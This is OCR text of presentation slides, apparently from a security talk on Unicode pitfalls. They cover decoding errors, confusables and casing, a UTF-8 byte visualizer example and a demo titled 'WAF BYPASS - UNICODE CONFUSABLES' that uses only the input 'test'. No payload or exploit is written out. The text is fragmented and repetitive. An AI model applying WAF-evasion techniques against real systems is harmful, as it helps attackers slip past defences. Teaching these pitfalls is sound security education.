
Agenda



- Decoding Errors
- Truncation
- Confusables
- Casing
- Combining Diacritics


Python3
WAF BYPASS - UNICODE CONFUSABLES by 4ng3lhacker
INFO
INPUTS
INSPECT
INPUT
test
SUBMIT
WAF
input
test
Regex Replace
test
Url Encode
test
output
INPUT
OUTPUT
CODE
RESULT
HTML
WAF BYPASS
test
GO
Wallpaper by Vecteezy

Internationalization (i18n)



UTF-8 Visualizer

https://sonarsource.github.io/utf8-visualizer/

U+1F4BB ← Unicode Codepoint

11110000	10011111	10010010	10111011
leading byte n = 4	continuation byte →	continuation byte →	continuation byte →
f0	9f	92	bb

UTF-8 Visualizer

https://sonarsource.github.io/utf8-visualizer/

U+1F4BB ← Unicode Codepoint

11110000	10011111	10010010	10111011
leading byte n = 4	continuation byte →	continuation byte →	continuation byte →
f0	9f	92	bb

← Raw Bytes

UTF-8 Visualizer


https://sonarsource.github.io/utf8-visualizer/

U+1F4BB ← Unicode Codepoint

11110000	10011111	10010010	10111011	← Raw Bytes
leading byte n = 4	continuation byte →	continuation byte →	continuation byte →	
f0	9f	92	bb	← UTF-8 Encoding

Unicode	ASCII
Universal Character Encoding	American Standard Code for Information Exchange
Wide range of characters	128 Characters
8, 16 or 32 bits	7 bits
Requires more storage space	Requires less storage space

Agenda





Decoding Errors


Multi-Byte Aware?

